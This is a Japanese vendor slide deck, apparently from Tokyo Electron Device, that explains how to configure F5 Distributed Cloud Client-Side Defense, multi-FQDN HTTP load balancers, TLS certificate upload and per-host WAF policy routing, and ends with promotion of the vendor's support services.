


HTTP Load Balancerの設定画面に遷移後、画面右上にあるEdit Configurationをクリックします




Client-Side Defenseの設定方法⑤

Client-Side Defenseのプルダウンから Enableを選択し、Edit Configurationをクリックします



JavaScript Insertion Settingsのプルダウンから Insert JavaScript in All Pagesを選択し、Applyをクリックします



Applyをクリック後、画面最下部の  をクリック

Home メニューから Client-Side Defenseを選択します

Welcome to the F5 Distributed Cloud Console
F5 Distributed Cloud Console delivers a set of networking, security, and app management services that can be used to solve various use-cases.

Common workspaces [View Catalog](#)

 Web App & API Protection > Create a load balancer and configure WAF, Bot, and API security services for your apps	 Multi-Cloud Network Connect > Networking & security across clouds, edge and on-premises	 Multi-Cloud App Connect > Connect apps across clouds, edge and on-premises using Load Balancers	 Distributed Apps > Deploy apps in our global PoPs (REs) or your cloud/edge sites
 DNS Management > Configure and manage primary or secondary DNS service	 Bot Defense > Deploy bot mitigation for F5 BIG-IP and other 3rd party services	 Data Intelligence > Advance Your Security Intelligence and Fraud Defenses	 Client-Side Defense > <small>Preview</small> Monitor and mitigate fraudulent app requests at the client devices

左ペインから
[Monitoring] – [Dashboard] を選択します

Client-Side Defense

Preview

- Monitoring**
- Dashboard**
- Script List
- Network
- Form Fields

Manage

[Configuration](#)

Client-Side Defenseのコンソール

Client-side Defense > Monitoring > Dashboard

Dashboardでは、該当スクリプトがどのドメイン宛に通信されたかを一覧を確認できます

Client-Side Defense

Preview

Monitoring

- Dashboard
- Script List
- Network
- Form Fields

Manage

- Configuration

Notifications

- Alerts
- Audit Logs

Workspace Info

Action Needed: 9
Found & Mitigated: 0
Found & Allowed: 0

Since Apr 15, 2025

9 items

Domain	Status	Last Seen	Domain Category
[Redacted]	Action Needed	04/15/2025 01:44:39	Unknown
[Redacted]	Action Needed	04/15/2025 01:44:39	Phishing
[Redacted]	Action Needed	04/15/2025 01:44:39	Business
[Redacted]	Action Needed	04/15/2025 01:44:39	Search E
[Redacted]	Action Needed	04/15/2025 01:44:39	Business

Domain名をクリックすることで、詳細情報確認可能

Status

- Action Needed

Risk Score ⓘ

100/100

Details

- First Seen: 04/04/2025 17:46:31
- Last Seen: 04/15/2025 01:44:39
- Action Taken: --

Risk reasoning ⓘ

- Website Is Unpopular

Protected Pages

[Redacted]

Associated Scripts ⓘ

[Redacted]

Client-Side Defenseのコンソール

Client-side Defense > Monitoring > Script List

Script Listでは、検知した各スクリプトのリスクの高さや検知した回数など一覧で確認できます

Script Name	Status	Risk Level	Justifica...	Last ...	Locations Found	Network Intera...	Affected Clie...	Form Fields ...	New Behavi...
[Redacted]	AN - Action Needed	High Risk		04/04/2025 17:46:32	[Redacted]	7	1	0	7
[Redacted]	AN - Action Needed	High Risk		04/04/2025 17:46:32	[Redacted]	12	1	1	13
[Redacted]	AN - Action Needed	High Risk		04/04/2025 17:46:32	[Redacted]	2	1	0	2
[Redacted]	AN - Action Needed	High Risk		04/04/2025 17:46:32	[Redacted]	4	1	0	4
[Redacted]	AN - Action Needed	High Risk		04/14/2025 18:33:30	[Redacted]	2	2	2	4

Script名をクリックすることで、検知した時間や接続先のドメイン名などを確認することが可能

Client-Side Defenseのコンソール

Client-side Defense > Monitoring > Script List > Network List

Network Listでは、該当スクリプトがどのドメイン宛に通信されたか、またそのドメインは許可/拒否されているかを一覧を確認できます

Domain	Last Seen	Domain Category	Added to Allow/Mitigate List	Actions
[Redacted]	04/15/2025 01:44:39	Unknown	Unlisted	...
[Redacted]	04/15/2025 01:44:39	Phishing and Other Frauds	Unlisted	...
[Redacted]	04/15/2025 01:44:39	Business and Economy	Unlisted	...
[Redacted]	04/15/2025 01:44:39	Search Engines	Unlisted	...
[Redacted]	04/15/2025 01:44:39	Business and Economy	Unlisted	...
[Redacted]	04/15/2025 01:44:39	Computer and Internet Info	Unlisted	...
[Redacted]	04/15/2025 01:44:39	Computer and Internet Security	Unlisted	...
[Redacted]	04/15/2025 01:44:39	Phishing and Other Frauds	Unlisted	...

Form Fieldのどの部分が読み取りされているかを一覧で確認できます

Monitoring		Add Filter					
Form Field	Last Read Time	First Read Time	Associated Scripts	Locations Found	Analysis	Actions	
contactForm	05/02/2025 11:59:08	04/14/2025 16:27:02	2 Scripts	[Redacted]	Not Sensitive (by system)	⋮	
default_content:nth-child(1)	05/02/2025 12:00:01	04/14/2025 12:48:50	2 Scripts	[Redacted]	Not Sensitive (by system)	⋮	
default_content_type:nth-child(1)	05/02/2025 12:00:01	04/14/2025 12:48:50	2 Scripts	[Redacted]	Not Sensitive (by system)	⋮	
default_status:nth-child(1)	05/02/2025 12:00:01	04/14/2025 12:48:50	2 Scripts	[Redacted]	Not Sensitive (by system)	⋮	
redirectContentType	05/02/2025 12:00:01	04/14/2025 12:48:50	[Redacted]	[Redacted]	Not Sensitive (by system)	⋮	

Scriptの通信先をAllow ListまたはMitigate Listに追加

Client-side Defense > Monitoring > Dashboard

Client-side Defense > Monitoring > Script List > Network List

Dashboardまたは、Network Listの画面から、該当ドメインへの接続を許可/拒否の設定をすることが可能

The screenshot shows the 'Client-Side Defense' interface. On the left is a navigation menu with 'Monitoring' selected. The main area displays a list of 9 items with columns for 'Domain' and 'Status'. A red box highlights the 'Domain' column with the text 'Domain名をクリックすることで、詳細情報確認' (Clicking the domain name allows for detailed information confirmation). An arrow points from this box to a detailed view of a domain. This view shows the 'Status' as 'Action Needed', a 'Risk Score' of 100/100, and 'Details' including 'First Seen' (04/04/2025 17:46:31) and 'Last Seen' (04/15/2025 01:44:39). It also shows 'Risk reasoning' as 'Website Is Unpopular' and 'Protected Pages'.

各ドメインへの接続が想定されるものならば、Allow Listへ追加
想定されないものであれば、Mitigate Listへ追加

The dialog box has two columns: 'Added to Allow/Mitigate List' and 'Actions'. The 'Added to Allow/Mitigate List' column contains four 'Unlisted' entries. The 'Actions' column contains a three-dot menu icon. A red box highlights the menu options: 'Add To Allow List' (with a checkmark icon) and 'Add To Mitigate List' (with a circle-slash icon).

おまけ


どんな環境でも攻撃はきています

以下は、弊社の検証環境に対しての攻撃を可視化したものになります。
(主にWAFのシグネチャに該当した攻撃を可視化)



30日間の攻撃を可視化

WAFの必要性についてのブログもありますので、こちらも合わせてご参照ください
<https://cn.teldevice.co.jp/blog/p60360/>




弊社環境には、顧客情報のような機密情報も無ければ、コンテンツを配信するだけのシンプルなWebサーバーしかない状態
それでも、定期的にいろいろな国から攻撃が来ている状況
攻撃者としては、何かしら悪用できるサーバー等がないかを常に探していると予想できる



補足

1つのHTTP Load Balancer に複数 FQDN を登録して利用

- 1つの HTTP LB に対して、複数の FQDN を集約することが可能です
 - 最大で32 FQDNまで集約することができます
- FQDN 単位で WAF のポリシーやバランシング先などを制御することも可能です



複数 FQDN を登録及び、証明書の登録

Domains and LB Type

2 items

Order	*Domains ①
1	<input type="text"/>
2	<input type="text"/>

[+ Add Item](#)

* Load Balancer Type ①

HTTP Redirect to HTTPS ①

Add HSTS Header ①

* Listen Port ①

* HTTPS Port ①

* TLS Configuration ①

* TLS Certificates ①

⚠ Not configured [Configure >](#)

* HTTP Protocol Configuration ①

- Domains

Add Itemを押下して複数FQDN を入力します

- Load Balancer Type

HTTPS の場合、証明書を自動生成するか手動インポートかを選択できます

- HTTPS with Automatic Certificate
(自動生成:XC の DNS に権限移譲している場合のみ)
- HTTPS with Custom Certificate
(お客様持ち込みの証明書を使用する場合)

- TLS Configuration

- Configure を押下して、証明書の設定をします
(HTTPS with Custom Certificate を選択した場合)

証明書の登録①

Add Item 押下して証明書の登録をします

* TLS Certificates ⓘ

There are no items added yet. Start by adding first item.

[+ Add Item](#)



* Certificate ⓘ

[Import from File](#) ⓘ Import your certificate and key from a file



* Certificate ⓘ

[Upload File](#) Upload PEM or PKCS12-encoded certificate up to 10 kB.
Allowed extensions: crt, cer, pem, pkcs12, p12 or pfx

- Certificate

Upload Fileをクリックして証明書をアップロードします

中間 CA 証明書が存在する場合は、その証明書も含める形で設定欄に張り付けてください

証明書の登録②

* Certificate ⓘ

* Key ⓘ

Upload File Upload PEM-encoded key up to 10 kB.
Allowed extensions: key or pem

- Key

Upload Fileをクリックして秘密鍵をアップロードします

* Key ⓘ

* Key Type ⓘ

Blindfolded Key

* Policy Type ⓘ

Built-in

Cancel Import

Importをクリックします

TLS Certificate Reset All Fields

* Certificate ⓘ

ⓘ Import your certificate and key from a file

Certificate ⓘ -----BEGIN CERTIFICATE-----
[Redacted] DD
[See All](#)

Blindfolded Key ⓘ [Redacted]
KbP0wSw8sXtj8nInGgZBCBgiztLzVms6455qnoP1c9wteKkSwZ00w1Z1SuB115+tas19akxt
[See All](#)

Description ⓘ

OCSP Stapling choice ⓘ

Applyをクリックします

FQDN 毎にバランシングを制御①

HTTP Load Balancer の Routes で制御することが可能です

Routes では、クライアントリクエストの host ヘッダを利用することで、バランシング先を変更したり、WAF のポリシーを変更できます

The screenshot shows a three-step process:

- Routes**: A box labeled "Routes" with a warning icon and the text "Not configured". A red box highlights a "Configure >" button.
- Headers**: A box labeled "Headers" with the text "There are no items added yet. Start by adding first item." A red box highlights an "Add Item" button.
- Header to Match**: A form with two sections:
 - * Name**: A text input field containing "host".
 - Value**: A dropdown menu set to "Exact".
 - Exact**: A text input field containing "demo1.xcs.dev.tedlab.net".

HTTP Load Balancer で任意の host ヘッダを認識させるには、Headers を設定していきます

Header to Match で host ヘッダで制御したい FQDN を入力します

- Name: host
- Value: Exact
- Exact: <対象FQDN名>

※ Value: Regexの場合はRegexを指定

入力後、 **Apply** を押下して登録を完了します

FQDN 毎にバランシングを制御②

Host ヘッダを指定した後は、その host ヘッダを受け取ったときに、どの Origin Pool にバランシングするか設定します

Origin Pools ⓘ

There are no items added yet. Start by adding first item.

[+ Add Item](#)

Origin Pools の項目で、バランシング先を指定します

Origin Pool with Weight and Priority

* Select Origin Pool Method ⓘ

Origin Pool

* Origin Pool ⓘ

Origin Pool

Weight ⓘ

1

Priority ⓘ

1



Origin Pools with Weight and Priority で、バランシング先の Origin Pool を指定します

入力後、 [Apply](#) を押下して登録を完了します。

FQDN 毎に WAF のポリシーを制御

Routes では、WAF のポリシーを制御することができます。

FQDN や path 毎の制御を組み合わせて使うことで、条件に応じて WAF のポリシーを使い分けることが可能です



WAF のポリシーは、Advanced Options から選択することができます

Security の Web Application Firewall (WAF) で App Firewall を選択します

App Firewall で任意の WAF ポリシーを選択します

入力後、  を押下して登録を完了します



東京エレクトロンデバイス F5 XC サービスメニュー

F5 XC デモ

セキュリティ機能を中心にオンライン形式で実施しております
セキュリティ以外の内容についても随時ご相談ください

構築支援メニュー

PoC支援・構築支援サービスをご用意しております
お気軽にご相談ください

日本語サポート

弊社経由でご契約いただいた場合は、日本語での
ヘルプデスクサポートがついてきます

アラート通知サービス

F5XCのセキュリティアラートをTEDでモニターします
アラート発報時は、アラート内容を日本語に翻訳し、
初期対応方法を含めてお客様にメールでご案内する
サービスです

F5 XC の紹介やデモのご要望があればご連絡ください

F5XCの紹介！ブログ更新中！

<https://cn.teldevice.co.jp/blog/search/?q=F5XC>



F5 XC の各機能を動画で体験！

[F5 XC - YouTube](#)



NGINXがまるっと分かる！ブログ更新中！

<https://cn.teldevice.co.jp/blog/search/?q=NGINX>



NGINXを簡単解説！

[F5 NGINX - YouTube](#)

